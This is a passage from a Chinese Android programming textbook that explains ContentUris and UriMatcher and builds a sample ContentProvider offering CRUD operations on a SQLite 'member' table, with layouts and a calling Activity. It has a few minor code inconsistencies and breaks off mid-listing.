所有的数据都要通过 Uri 进行传递，下面以增加操作为例。当用户执行完增加数据操作后，往往需要将增加后的数据 ID 通过 Uri 进行返回，当接收到该 Uri 时，就需要从中取出增加的 ID，为了方便取出数据的操作，在 Android 中又提供了一个 android.content.ContentUris 的辅助工具类，帮助用户完成 Uri 的若干操作，ContentUris 类的常用方法如表 8-23 所示。

表 8-23　ContentUris 类的常用操作方法

No.	方 法 名 称	类　型	描　述
1	public static long parseId(Uri contentUri)	普通	从指定的 Uri 中取出 ID
2	public static Uri withAppendedId(Uri contentUri, long id)	普通	在指定的 Uri 之后增加 ID 参数

另外，由于在使用 ContentProvider 类操作某一个方法时可能要传递多种 Uri，例如，以 query()方法为例，有可能表示查询全部，有可能表示按 ID 查询，所以必须对这些传递的 Uri 进行判断后才可以决定最终的操作形式，为了方便用户的判断，专门提供了 android.content.UriMatcher 类进行 Uri 的匹配，此类的常用操作方法如表 8-24 所示。

表 8-24　UriMatcher 类的常用操作方法

No.	方法或常量名称	类　型	描　述
1	public static final int NO_MATCH	常量	表示一个-1 的整型数据，在实例化对象时使用
2	public UriMatcher(int code)	构造	实例化 UriMatcher 类对象

续表

No.	方法或常量名称	类　型	描　述
3	public void addURI(String authority, String path, int code)	普通	增加一个指定的 URI 地址
4	public int match(Uri uri)	普通	与传入的 Uri 进行比较，如果匹配成功，则返回相应的 code，如果匹配失败则返回-1

以上所给出的几个核心操作类是用户开发及使用 ContentProvider 中必须要使用到的类，下面将通过若干程序演示如何开发 ContentProvider 程序。

8.4.2　开发 ContentProvider 程序

为了更好地帮助用户理解 ContentResolver、ContentProvider、Uri、ContentUris 和 UriMatcher 等类的作用，下面将手工实现一个 ContentProvider 的程序。



提示

本代码不作为重点。

ContentProvider 类的开发比较困难，而且其中所涉及的类比较多，最重要的是用户开发这样的程序是比较少见的，本部分内容只是帮助读者巩固基础知识，如果觉得有困难，也可以不用学习此部分程序，因为在开发中往往只会使用 Android 系统中已经为用户开发好的 ContentProvider，用户只需要懂得通过 Uri 操作这些 ContentProvider 即可。

本程序所完成的操作是 mldn 数据库中的 member 表的 CRUD 操作，member 表的结构如表 8-25 所示。

表 8-25　mldn.member 表的结构

```
member
_id       integer      <pk>
name      VARCHAR(50)
age       INTEGER
birthday  DATE
```

No.	列　名　称	描　述
1	_id	id，自动增长
2	name	姓名
3	age	年龄
4	birthday	生日

表 8-25 所示的 member 表的结构所使用的都是基本的数据类型，主键列依然设置为自动增长。由于 ContentProvider 程序开发时代码较多，在表 8-26 中列出了本次开发所要使用的代码清单。

说明

提问：**为什么 member 表中的 id 字段要定义为"_id"？**

在表 8-25 中发现将 ID 定义为了"_id"，为什么前面要加"_"呢？

回答：**这是 ContentProvider 的操作标准。**

由于 ContentProvider 是一个数据的操作标准，所以在 ContentProvider 定义时就已经明确地提出了要求，只要是唯一的标识（如 ID），其字段定义必须在标识名称前加"_"（如_id）。

表 8-26　ContentProvider 程序实现清单

No.	名　　称	类　　型	描　　述
1	MLDNDatabaseMetaData	接口	要操作的数据库（mldn）的元数据接口，定义了一些基本的信息，如数据库的名称、版本等
2	MLDNDatabaseMetaData.MemberTableMetaData	接口	定义了 mldn.member 表的元数据，如表的字段、表名称等
3	MyDatabaseHelper	类	SQLite 数据库的操作类，用于创建和删除 member 表
4	MemberContentProvider	类	Member 表的 ContentProvider 的具体实现类
5	main.xml	配置	调用 ContentProvider 的 Activity 布局文件
6	member.xml	配置	列表显示 member 表数据时用到的模板

下面依次来看代码，由于这里所涉及的代码量较大，为了更好地方便读者理解每一部分的作用及组成，本部分会将重要的代码进行重点讲解，而对于较长的代码，会采用分块的形式逐块讲解。

【例 8-53】 元数据接口——MLDNDatabaseMetaData

```
package org.lxh.demo;
import android.net.Uri;
import android.provider.BaseColumns;
public interface MLDNDatabaseMetaData { //mldn 数据库元数据
    //外部访问的 Authroity，Content 地址为 content://org.lxh.demo.membercontentprovider
    public static final String AUTHORITY = "org.lxh.demo.membercontentprovider";
    //数据库名称为 mldn
    public static final String DATABASE_NAME = "mldn.db";
    //数据库版本
    public static final int VERSION = 1;
    //表示 member 表的元数据定义，直接继承_ID 和_COUNT 静态常量
    public static interface MemberTableMetaData extends BaseColumns {
        //数据表的名称
        public static final String TABLE_NAME = "member";
        //外部访问的 URI 地址，content://org.lxh.demo.membercontentprovider/member
        public static final Uri CONTENT_URI = Uri.parse("content://"
                + AUTHORITY + "/" + TABLE_NAME);
        //取得 member 表中的所有数据
        public static final String CONTACT_LIST = "vnd.android.cursor.dir/vnd.mldncontentprovider.
member";
        //取得一个 member 信息，相当于是按照 ID 查询
        public static final String CONTACT_ITEM = "vnd.android.cursor.item/vnd.mldncontentprovider.
member";
        //表示 member.name 字段名称
        public static final String MEMBER_NAME = "name";
        //表示 member.age 字段名称
        public static final String MEMBER_AGE = "age";
        //表示 member.birthday 字段名称
        public static final String MEMBER_BIRTHDAY = "birthday";
        //显示时的排序字段
        public static final String SORT_ORDER = "_id DESC";
    }
}
```

本接口表示在此 ContentProvider 应用程序中，所有与 MLDN 数据库操作有关的元数据，命名的格式统一采用“数据库名称 DatabaseMetaData”，此时数据库的名称为 mldn，所以为

MLDNDatabaseMetaData，在此接口中最重要的就是全局常量 AUTHORITY，它表示以后访问此 ContentProvider 的地址。



提示

关于元数据的解释。

元数据（Meta Data）主要是指描述一些数据集系列的一些要素信息，如数据库名称、数据表名称、数据的所有者等都属于元数据的范畴。

MLDNDatabaseMetaData 接口为 mldn 数据库中所有元数据的集合，为了方便代码的管理，将 member 表中的所有元数据也直接定义在了 MLDNDatabaseMetaData 接口中（也可以将其定义成内部类的形式，但是考虑到此处全部是静态常量，所以将其定义为内部接口），采用的是内部静态接口的定义形式，而其接口名称定义的格式为“数据库元数据.表名称 TableMetaData”，所以此接口全名为 MLDNDatabaseMetaData.MemberTableMetaData。



提示

关于 static 定义接口。

在 Java 中，使用 static 定义内部类或内部接口时，内部类就成为外部类，内部接口也就成了外部接口，而此时访问类时是“外部类.内部类”或“外部接口.内部接口”，如果对此不清楚，可以参考《名师讲坛——Java 开发实战经典》一书，其中有详细的讲解。

在 MemberTableMetaData 接口中最重要的一个全局常量是 CONTENT_URI，此常量的类型为 Uri，表示日后其他程序可以通过此常量访问此 ContentProvider 程序，另外，MemberTableMeta 有两个重要的属性。

- ☑ 取得全部信息（CONTACT_LIST）：vnd.android.cursor.dir/vnd.mldncontentprovider.member。
  说明：这是一个访问全部数据的 MIME 格式：“vnd.android.cursor.dir/自定义名称”。
- ☑ 根据 ID 查询（CONTACT_ITEM）：vnd.android.cursor.item/vnd.mldncontentprovider.member。
  说明：这是一个访问指定数据的 MIME 格式：“vnd.android.cursor.item/自定义名称”。

而像 MEMBER_NAME、MEMBER_AGE、MEMBER_BIRTHDAY 等都是表示 member 表中字段的名称，将其定义成静态常量的主要目的是为了日后程序的维护方便。

说明

提问：CONTENT_URI 一定要定义吗？可以换个名字吗？

在 MemberTableMetaData 接口中的 CONTENT_URI 常量有必要定义吗？如果不定义，其他系统不是依然可以通过 ContentProvider 的标准协议访问程序吗？另外，其名称可否更换，例如换成 CONTENTPROVIDER_URI，不是更清楚吗？

回答：这还是一个操作的标准问题。

将 ContentProvider 的访问地址定义成元数据是为了方便其他应用程序调用，这样就可以避免由于失误所造成的协议拼写错误，减少开发难度。

另一方面，在 8.4.2 节中讲解过，在实际的开发中，用户自定义 ContentProvider 的情况并不多见，而都会使用系统中提供的 ContentProvider 进行操作，而这些默认提供的 ContentProvider 取得地址的标准常量名称就是 CONTENT_URI，所以，本程序这样做的目的是为了统一操作的标准。



提问：_id 字段为什么没有定义？

在 MLDNDatabaseMetaData.MemberTableMetaData 接口中，已经将 member 表中的全部字段名称定义成了常量，为什么不定义表示_id 字段名称的常量？

回答：在 BaseColumns 接口中已有定义。

细心的读者可以发现，在定义 MemberTableMetaData 接口时让其默认继承了一个 android.provider.BaseColumns 接口：

```
public static interface MemberTableMetaData extends BaseColumns
```

而 BaseColumns 接口的定义形式如下：

```
public interface BaseColumns {
	public static final String _ID = "_id" ;
	public static final String _COUNT = "_count" ;
}
```

由于 MemberTableMetaData 是 BaseColumns 的子接口，所以此处不用再重复定义表示_id 列的属性，这样做也是一种操作的标准。

在 MLDNDatabaseMetaData 和 MemberTableMetaData 接口中定义的所有常量，在以后每一个类的开发中都有其重要的作用，下面依次来看使用这些元数据的类。

【例 8-54】 定义数据库操作的助手类——MyDatabaseHelper

```
package org.lxh.demo;
import android.content.Context;
import android.database.sqlite.SQLiteDatabase;
import android.database.sqlite.SQLiteOpenHelper;
public class MyDatabaseHelper extends SQLiteOpenHelper {		//继承 SQLiteOpenHelper 类
	private static final String DATABASENAME = "mldn.db" ;		//数据库名称
	private static final int DATABASEVERSION = 1 ;			//数据库版本号
	private static final String TABLENAME = "member" ;		//数据表名称
	public MyDatabaseHelper(Context context) {
		super(context, DATABASENAME, null, DATABASEVERSION);	//调用父类构造
	}
	@Override
	public void onCreate(SQLiteDatabase db) {			//创建数据表
		String sql = "CREATE TABLE " + TABLENAME + " ("
				+ MLDNDatabaseMetaData.MemberTableMetaData._ID
				+ "		INTEGER		PRIMARY KEY ,"
				+ MLDNDatabaseMetaData.MemberTableMetaData.MEMBER_NAME
				+ "		VARCHAR(50)	NOT NULL ,"
				+ MLDNDatabaseMetaData.MemberTableMetaData.MEMBER_AGE
				+ "		INTEGER		NOT NULL ,"
				+ MLDNDatabaseMetaData.MemberTableMetaData.MEMBER_BIRTHDAY
				+ "		DATE		NOT NULL)";	//SQL 语句
		db.execSQL(sql) ;					//执行 SQL 语句
	}
	@Override
```

```
	public void onUpgrade(SQLiteDatabase db, int oldVersion, int newVersion) {
		String sql = "DROP TABLE IF EXISTS " + TABLENAME ;	//SQL 语句
		db.execSQL(sql);					//执行 SQL 语句
		this.onCreate(db);					//创建表
	}
}
```

MyDatabaseHelper 类与 8.3 节中的数据库辅助类功能是一样的，在使用此类进行表创建时，所有的字段名称都通过 MemberTableMetaData 接口取得。

【例 8-55】 定义 member 表操作的 ContentProvider 类——MemberContentProvider（分段讲解）

```
package org.lxh.demo;
import android.content.ContentProvider;
import android.content.ContentUris;
import android.content.ContentValues;
import android.content.UriMatcher;
import android.database.Cursor;
import android.database.sqlite.SQLiteDatabase;
import android.net.Uri;
public class MemberContentProvider extends ContentProvider {	//继承 ContentProvider
	private static UriMatcher uriMatcher = null;		//定义 UriMatcher 对象
	private static final int GET_MEMBER_LIST = 1;		//查询全部的常量标记
	private static final int GET_MEMBER_ITEM = 2;		//根据 ID 查询的常量标记
	private MyDatabaseHelper helper = null;			//数据库操作类对象
	static {						//静态代码块
		uriMatcher = new UriMatcher(UriMatcher.NO_MATCH);	//实例化 UriMatcher
		uriMatcher.addURI(MLDNDatabaseMetaData.AUTHORITY, "member",
				GET_MEMBER_LIST);		//增加匹配地址
		uriMatcher.addURI(MLDNDatabaseMetaData.AUTHORITY, "member/#",
				GET_MEMBER_ITEM);		//增加匹配地址
	}
```

所有用户自定义的 ContentProvider 程序类都必须继承自 ContentProvider 类，并且在类中要覆写表 8-19 中的抽象方法，由于此类需要通过 Uri 进行调用，所以定义了一个 UriMatcher 类的对象，由于所有的 MemberContentProvider 类的对象都只需要一个 UriMatcher 实例操作，所以将其定义成了 static 型的静态属性。之后在静态代码块中，实例化了 UriMatcher 类对象，并且使用 addURI()方法加入了以后需要匹配的 Uri 地址。此处使用 MLDNDatabaseMetaData 中定义的 AUTHORITY 常量表示连接地址，而程序中的操作分为两类。

☑ 更新或查询全部（GET_MEMBER_LIST）数据：访问路径为“member”。

☑ 更新或查询一条（GET_MEMBER_ITEM）数据：访问路径为“member/#”。

```
@Override
public boolean onCreate() {
	this.helper = new MyDatabaseHelper(super.getContext());	//实例化 DatabaseHelper
	return true;						//操作成功
}
```

上段程序中，onCreate()方法为回调方法，在创建了此类对象时调用，所以在此方法中的主要功能是实例化 MyDatabaseHelper 数据库的辅助操作类的对象。

```
@Override
public String getType(Uri uri) {				//得到 MIME
	switch (uriMatcher.match(uri)) {			//匹配传入的 Uri
```

```
        case GET_MEMBER_LIST:                                   //满足条件
            return MLDNDatabaseMetaData.MemberTableMetaData.
                CONTACT_LIST;                                   //返回所有 member 信息
        case GET_MEMBER_ITEM: {                                 //满足条件
            return MLDNDatabaseMetaData.MemberTableMetaData.
                CONTACT_ITEM;                                   //返回一个 member 信息
        }
        default:                                                //不匹配时返回默认
            throw new UnsupportedOperationException("Not Support Operation："
                    + uri);                                     //抛出异常
        }
}
```

getType()方法的主要作用是返回操作地址的相应的 MIME 数据类型，这些数据类型都是通过 MemberTableMetaData 接口指定的常量，当传入 Uri 之后，首先通过 match()方法找到指定 Uri 的位置，如果找到了，则返回之前通过 addUri()方法设置的 CODE；如果没有找到，则返回-1。此时程序将手工抛出一个 UnsupportedOperationException 的异常。

```
@Override
public Uri insert(Uri uri, ContentValues values) {              //数据增加
    SQLiteDatabase db = this.helper.getWritableDatabase();      //取得数据库操作对象
    long id = 0;                                                //增加之后的 id
    switch (uriMatcher.match(uri)) {                            //匹配传入的 Uri
    case GET_MEMBER_LIST:                                       //满足条件
        id = db.insert(MLDNDatabaseMetaData.MemberTableMetaData.TABLE_NAME,
                MLDNDatabaseMetaData.MemberTableMetaData._ID,
                values);                                        //执行插入
        return ContentUris.withAppendedId(uri, id);             //返回 Uri 后面追加 ID
    case GET_MEMBER_ITEM:                                       //满足条件
        id = db.insert(MLDNDatabaseMetaData.MemberTableMetaData.TABLE_NAME,
                MLDNDatabaseMetaData.MemberTableMetaData._ID,
                values);                                        //执行插入
        String uriPath = uri.toString();                        //取出地址
        String path = uriPath.substring(0,
                uriPath.lastIndexOf("/")) + id;                 //建立新的 Uri 地址
        return Uri.parse(path);                                 //返回一个 member 信息
    default:                                                    //不匹配时返回默认
        throw new UnsupportedOperationException("Not Support Operation："
                + uri);                                         //抛出异常
    }
}
```

insert()方法为增加数据的标准方法，此方法返回的是一个 Uri 地址，在此 Uri 上要将用户插入后的 ID 以 Uri 的形式返回给客户端。在此方法中，使用 UriMatcher 类中的 match()方法对传入的 Uri 进行判断，取出传入 Uri 对应的 CODE，由于本程序的_id 字段为自动增长，所以只使用到了 case GET_MEMBER_LIST 之后的代码，如下所示。

```
@Override
public int update(Uri uri, ContentValues values, String selection,
        String[] selectionArgs) {                               //更新操作
    SQLiteDatabase db = this.helper.getWritableDatabase();      //取得数据库操作对象
    int result = 0;                                             //操作结果
```

```
        switch (uriMatcher.match(uri)) {                          //匹配传入的 Uri
        case GET_MEMBER_LIST:                                     //满足条件
            result = db.update(
                    MLDNDatabaseMetaData.MemberTableMetaData.TABLE_NAME,
                    values, null, null);                          //更新记录
            break;
        case GET_MEMBER_ITEM:                                     //满足条件
            long id = ContentUris.parseId(uri);                   //取出传过来的 ID
            String where = "_id=" + id;                           //更新条件
            result = db.update(
                    MLDNDatabaseMetaData.MemberTableMetaData.TABLE_NAME,
                    values, where, selectionArgs);                //执行更新操作
            break;
        default:                                                  //不匹配时返回默认
            throw new UnsupportedOperationException("Not Support Operation： "
                    + uri);                                       //抛出异常
        }
        return result;                                            //返回更新的行数
    }
```

更新操作分为两类：更新全部数据、根据 ID 更新记录，所以需要首先判断传入的 Uri 所需要的操作类型，如果为 GET_MEMBER_LIST，则执行更新全部操作；如果为 GET_MEMBER_ITEM，则根据 ID 更新指定的一条记录，当更新完成之后将返回全部更新的记录行数。

```
    @Override
    public int delete(Uri uri, String selection, String[] selectionArgs) {
        SQLiteDatabase db = this.helper.getWritableDatabase();    //取得数据库操作对象
        int result = 0;                                           //操作结果
        switch (uriMatcher.match(uri)) {                          //匹配传入的 Uri
        case GET_MEMBER_LIST:                                     //满足条件
            result = db.delete(
                    MLDNDatabaseMetaData.MemberTableMetaData.TABLE_NAME,
                    selection, selectionArgs);                    //删除数据
            break;
        case GET_MEMBER_ITEM:                                     //满足条件
            long id = ContentUris.parseId(uri);                   //取得传入的 ID
            String where = "_id=" + id;                           //删除语句
            result = db.delete(
                    MLDNDatabaseMetaData.MemberTableMetaData.TABLE_NAME, where,
                    selectionArgs);                               //删除数据
            break;
        default:                                                  //不匹配时返回默认
            throw new UnsupportedOperationException("Not Support Operation： "
                    + uri);                                       //抛出异常
        }
        return result;                                            //删除的行数
    }
```

删除操作同样分为删除全部和根据 ID 删除两种情况，在执行完删除操作之后会直接将所更新的数据行数返回给用户。

```
        @Override
        public Cursor query(Uri uri, String[] projection, String selection,
```



```
            String[] selectionArgs, String sortOrder) {                //查询操作
        SQLiteDatabase db = this.helper.getWritableDatabase();         //取得数据库操作对象
        switch (uriMatcher.match(uri)) {                               //匹配传入的 Uri
        case GET_MEMBER_LIST:                                          //满足条件
            return db
                    .query(MLDNDatabaseMetaData.MemberTableMetaData.TABLE_NAME,
                            projection, selection, selectionArgs, null, null,
                            sortOrder);                                //查询
        case GET_MEMBER_ITEM:                                          //满足条件
            long id = ContentUris.parseId(uri);                        //取出传入的 ID
            String where = "_id=" + id;                                //查询条件
            return db.query(
                    MLDNDatabaseMetaData.MemberTableMetaData.TABLE_NAME,
                    projection, where, selectionArgs, null, null,
                    sortOrder);                                        //查询操作
        default:                                                       //不匹配时返回默认
            throw new UnsupportedOperationException("Not Support Operation："
                    + uri);                                            //抛出异常
        }
    }
}
```

查询操作也支持查询全部和根据 ID 查询两种，上述程序中，query()方法是将整个查询的 Cursor 对象直接返回给用户，用户在使用查询之后，需要处理关闭的操作。

【例 8-56】 定义访问 ContentProvider 应用程序的布局文件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                 //线性布局管理器
    android:id="@+id/mainlayout"                              //布局管理器 ID，程序中使用
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                            //所有组件垂直排列
    android:layout_width="fill_parent"                        //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                      //布局管理器高度为屏幕高度
    <LinearLayout                                             //内嵌线性布局管理器
        android:id="@+id/butlayout"                           //布局管理器 ID，程序中使用
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="horizontal"                      //所有组件水平排列
        android:layout_width="fill_parent"                    //布局管理器宽度为屏幕宽度
        android:layout_height="wrap_content">                 //布局管理器高度为组件高度
        <Button                                               //按钮组件
            android:id="@+id/insertBut"                       //组件 ID，程序中使用
            android:layout_width="wrap_content"               //组件宽度为文字宽度
            android:layout_height="wrap_content"              //组件高度为文字高度
            android:text="增加" />                            //默认显示文字
        <Button                                               //按钮组件
            android:id="@+id/updateBut"                       //组件 ID，程序中使用
            android:layout_width="wrap_content"               //组件宽度为文字宽度
            android:layout_height="wrap_content"              //组件高度为文字高度
            android:text="修改" />                            //默认显示文字
        <Button                                               //按钮组件
            android:id="@+id/deleteBut"                       //组件 ID，程序中使用
```

```
                android:layout_width="wrap_content"          //组件宽度为文字宽度
                android:layout_height="wrap_content"         //组件高度为文字高度
                android:text="删除" />                        //默认显示文字
            <Button                                          //按钮组件
                android:id="@+id/queryBut"                   //组件 ID，程序中使用
                android:layout_width="wrap_content"          //组件宽度为文字宽度
                android:layout_height="wrap_content"         //组件高度为文字高度
                android:text="查询" />                        //默认显示文字
        </LinearLayout>                                      //完结标记
        <TextView                                            //文本显示组件
            android:id="@+id/mainInfo"                       //组件 ID，程序中使用
            android:layout_width="fill_parent"               //组件宽度为屏幕宽度
            android:layout_height="wrap_content"             //组件高度为文字高度
            android:text="信息显示..." />                     //默认显示文字
        <ListView                                            //ListView 组件
            android:id="@+id/membersList"                    //组件 ID，程序中使用
            android:layout_width="wrap_content"              //组件宽度为内容宽度
            android:layout_height="wrap_content" >           //组件高度为内容高度
        </ListView>                                          //完结标记
</LinearLayout>                                              //完结标记
```

在本布局管理器中，定义了若干个按钮，这些按钮都分别对应不同的 ContentProvider 操作，而定义的<ListView>节点主要用于显示所有的查询结果，由于程序中采用 SimpleAdapter 进行数据的封装，所以下面还需要定义一个数据显示格式的布局文件。

【例 8-57】 定义数据列表显示的布局文件——member.xml

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout                                                 //表格布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="fill_parent"                       //布局管理器宽度为屏幕宽度
    android:layout_height="wrap_content">                    //布局管理器高度为显示内容高度
    <TableRow>                                               //表格行
        <TextView                                            //文本显示组件
            android:id="@+id/_id"                    //组件 ID，为 SimpleAdapter 封装时使用
            android:layout_height="wrap_content"             //组件高度为文字高度
            android:layout_width="30px">                     //指定组件宽度为 30 像素
        </TextView>                                          //完结标记
        <TextView                                            //文本显示组件
            android:id="@+id/name"                   //组件 ID，为 SimpleAdapter 封装时使用
            android:layout_height="wrap_content"             //组件高度为文字高度
            android:layout_width="100px">                    //指定组件宽度为 100 像素
        </TextView>                                          //完结标记
        <TextView                                            //文本显示组件
            android:id="@+id/age"                    //组件 ID，为 SimpleAdapter 封装时使用
            android:layout_height="wrap_content"             //组件高度为文字高度
            android:layout_width="30px">                     //指定组件宽度为 30 像素
        </TextView>                                          //完结标记
        <TextView                                            //文本显示组件
            android:id="@+id/birthday"               //组件 ID，为 SimpleAdapter 封装时使用
            android:layout_height="wrap_content"             //组件高度为文字高度
            android:layout_width="100px">                    //指定组件宽度为 100 像素
```

```
        </TextView>                                 //完结标记
    </TableRow>                                     //完结标记
</TableLayout>                                      //完结标记
```

布局文件完成之后，下面开始完成 Activity 程序的开发，在此 Activity 程序中，分别调用 ContentProvider 类中定义的 insert()、update()、delete()、query()方法，本程序由于代码较多，依然采用与之前同样的分块讲解形式。

【例 8-58】 调用 ContentProvider 的程序——MyContentProviderDemo.java

```
package org.lxh.demo;
import java.text.SimpleDateFormat;
import java.util.ArrayList;
import java.util.Date;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import android.app.Activity;
import android.content.ContentResolver;
import android.content.ContentUris;
import android.content.ContentValues;
import android.database.Cursor;
import android.net.Uri;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.ListView;
import android.widget.SimpleAdapter;
import android.widget.TextView;
import android.widget.Toast;
public class ContentProviderDemo extends Activity {
    private Button insertBut,updateBut,deleteBut,queryBut ;        //定义按钮组件
    private ListView membersList ;                                 //定义 ListView
    private TextView mainInfo = null ;                             //操作提示
```

在本 Activity 类中，首先定义了若干组件的对象，随后所有组件将在 onCreate()方法中实例化，但是考虑到程序的执行顺序问题，本代码先将完成 ContentProvider 调用的程序列出。

```
public long testInsert(String name, int age, String birthday)
        throws Exception {                                         //测试增加操作
    ContentResolver contentResolver = null ;                       //定义 ContentResolver
    contentResolver = super.getContentResolver();                  //取得 ContentResolver
    ContentValues values = new ContentValues();                    //设置内容
    values.put(MLDNDatabaseMetaData.MemberTableMetaData.MEMBER_NAME,
            name);                                                 //设置 name 字段内容
    values.put(MLDNDatabaseMetaData.
            MemberTableMetaData.MEMBER_AGE, age);                  //设置 age 字段内容
    values.put(MLDNDatabaseMetaData.MemberTableMetaData.MEMBER_BIRTHDAY,
            birthday);                                             //设置 birthday 字段内容
    Uri resultUri = contentResolver.insert(
        MLDNDatabaseMetaData.
            MemberTableMetaData.CONTENT_URI, values);              //执行增加操作
```

```
        return ContentUris.parseId(resultUri) ;                             //解析 ID 返回
}
```

由于客户端访问 ContentProvider 程序时都必须依靠 ContentResolver 类完成，所以先使用 super.getContentResolver()方法取得了一个 ContentResolver 对象，由于是增加操作，所以利用 ContentValues 类将所需要增加的数据进行封装，最后利用 MemberTableMetaData 接口中提供的元数据 CONTENT_URI 连接指定的 ContentProvider 程序。

```
public long testUpdate(String _id, String name, int age, String birthday)
            throws Exception {                                              //测试修改操作
        long result = 0 ;                                                   //保存返回结果
        ContentResolver contentResolver = null ;                            //定义 ContentResolver
        contentResolver = super.getContentResolver();                       //取得 ContentResolver
        ContentValues values = new ContentValues();                         //设置内容
        values.put(MLDNDatabaseMetaData.
                        MemberTableMetaData.MEMBER_NAME, name);             //设置 name 字段内容
        values.put(MLDNDatabaseMetaData.
                        MemberTableMetaData.MEMBER_AGE, age);               //设置 age 字段内容
        values.put(MLDNDatabaseMetaData.
                    MemberTableMetaData.MEMBER_BIRTHDAY, birthday); //设置 birthday 字段内容
        if(_id == null || "".equals(_id)) {                                 //根据 ID 更新
            result = contentResolver.update(
                        MLDNDatabaseMetaData.MemberTableMetaData.CONTENT_URI,
                        values, null, null);                                //更新操作
        } else {                                                            //更新全部
            result = contentResolver.update(Uri.withAppendedPath(
                        MLDNDatabaseMetaData.MemberTableMetaData.CONTENT_URI, _id),
                        values, null, null);                                //更新操作
        }
        return result ;                                                     //返回更新结果
}
```

testUpdate()方法主要是完成更新操作（update()），但是在之前讲解 MemberContentProvider 程序时强调过，更新操作有两种形式：一种是更新全部，另外一种是根据 ID 更新，所以在本程序中通过参数_id 进行了判断，如果传入了_id 参数，则表示根据 ID 更新；如果没有传入此参数，则表示更新全部数据，当更新完成后将返回更新记录的行数。

```
public long testDelete(String _id) throws Exception {                       //测试删除操作
        ContentResolver contentResolver = null ;                            //定义 ContentResolver
        contentResolver = super.getContentResolver();                       //取得 ContentResolver
        long result = 0 ;                                                   //更新记录数
        if (_id == null || "".equals(_id)) {                                //删除全部数据
            result = contentResolver.delete(
                        MLDNDatabaseMetaData.MemberTableMetaData.CONTENT_URI,
                        null, null);                                        //执行删除操作
        } else {
            result = contentResolver.delete(Uri.withAppendedPath(
                        MLDNDatabaseMetaData.MemberTableMetaData.CONTENT_URI, _id),
                        null, null);                                        //执行删除操作
        }
        return result ;                                                     //返回更新记录数
}
```

删除操作也和更新操作一样，在传入的_id 参数上进行了判断，如果_id 为空，则表示删除全部；如果不为空，则表示根据指定的 ID 进行删除。

```
public Cursor testQuery(String id) throws Exception {                    //测试增加操作
    if(id==null || "".equals(id)){                                       //查询全部
        return super.getContentResolver().query(
                MLDNDatabaseMetaData.
                MemberTableMetaData.CONTENT_URI, null, null, null,
                MLDNDatabaseMetaData.
                MemberTableMetaData.SORT_ORDER);                         //执行查询操作
    } else {                                                             //根据 ID 查询
        return super
                .getContentResolver()
                .query(Uri.withAppendedPath(
                        MLDNDatabaseMetaData.MemberTableMetaData.CONTENT_URI,
                        id), null, null, null,
                        MLDNDatabaseMetaData.
                        MemberTableMetaData.SORT_ORDER); //执行查询操作
    }
}
```

查询操作分为查询全部和根据 ID 查询，但是在返回时返回的是一个 Cursor 类的对象，用户在接收到此对象之后，要采用循环的方式取出数据。

```
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                             //指定布局管理器
        //依次取得 Button、TextView、ListView 组件的实例
        this.membersList = (ListView) super.findViewById(R.id.membersList);
        this.insertBut = (Button) super.findViewById(R.id.insertBut) ;
        this.updateBut = (Button) super.findViewById(R.id.updateBut) ;
        this.deleteBut = (Button) super.findViewById(R.id.deleteBut) ;
        this.queryBut = (Button) super.findViewById(R.id.queryBut) ;
        this.mainInfo = (TextView) super.findViewById(R.id.mainInfo) ;
        this.insertBut.setOnClickListener(new InsertOnClickListener()) ;     //单击事件操作
        this.updateBut.setOnClickListener(new UpdateOnClickListener()) ;     //单击事件操作
        this.deleteBut.setOnClickListener(new DeleteOnClickListener()) ;     //单击事件操作
        this.queryBut.setOnClickListener(new QueryOnClickListener()) ;       //单击事件操作
    }
    private class InsertOnClickListener implements OnClickListener {  //增加按钮的单击事件
        @Override
        public void onClick(View view) {
            MyContentProviderDemo.this.mainInfo.
                setText("执行的是增加操作...");                              //设置显示文字
            long id = 0 ;                                                //保存接收 ID
            try {
                id = MyContentProviderDemo.this.testInsert("李兴华",30,
                    new SimpleDateFormat("yyyy-MM-dd").
                    format(new Date())) ;                                //增加数据
            } catch (Exception e) {
                e.printStackTrace();
```

```
                }
                Toast.makeText(MyContentProviderDemo.this, "数据增加成功，ID 为：" + id,
                        Toast.LENGTH_LONG).show();                          //信息提示
            }
        }
    private class UpdateOnClickListener implements OnClickListener {
        @Override
        public void onClick(View view) {
            MyContentProviderDemo.this.mainInfo.
                setText("执行的是修改操作...");                              //显示文字
            long result = 0 ;                                               //更新记录
            try {
                result = MyContentProviderDemo.this.testUpdate("13", "李兴华", 18,
                        "1989-09-19");                                      //更新数据
            } catch (Exception e) {
                e.printStackTrace();
            }
            Toast.makeText(MyContentProviderDemo.this, "更新了" + result + "条记录！",
                    Toast.LENGTH_LONG).show();                              //信息提示
        }
    }
    private class DeleteOnClickListener implements OnClickListener {
        @Override
        public void onClick(View view) {
            MyContentProviderDemo.this.mainInfo.
                setText("执行的是删除操作...");                              //显示文字
            long result = 0 ;                                               //更新记录
            try {
                result = MyContentProviderDemo.
                    this.testDelete("4") ;                                  //删除数据
            } catch (Exception e) {
                e.printStackTrace();
            }
            Toast.makeText(MyContentProviderDemo.this, "删除了" + result + "条记录！",
                    Toast.LENGTH_LONG).show();                              //信息提示
        }
    }
    private class QueryOnClickListener implements OnClickListener {
        @Override
        public void onClick(View arg0) {
            MyContentProviderDemo.this.mainInfo.
                setText("执行的是查询操作...");                              //显示文字
            Cursor result = null ;                                          //结果集
            try {
                result = MyContentProviderDemo.
                    this.testQuery(null);                                   //查询全部数据
            } catch (Exception e) {
                e.printStackTrace();
            }
            MyContentProviderDemo.this.
```

```
            startManagingCursor(result) ;                    //Cursor 交由系统管理
        List<Map<String, Object>> members = null ;           //用于设置 SimpleAdapter
        members = new ArrayList<Map<String, Object>>();      //实例化 List 集合
        for (result.moveToFirst(); !result.isAfterLast(); result
                .moveToNext()) {                             //循环取数据
            Map<String, Object> member = new HashMap<String, Object>();
            member.put("_id", result.getInt(0)) ;            //设置一行的_id 内容
            member.put("name", result.getString(1)) ;        //设置一行的 name 内容
            member.put("age",result.getInt(2)) ;             //设置一行的 age 内容
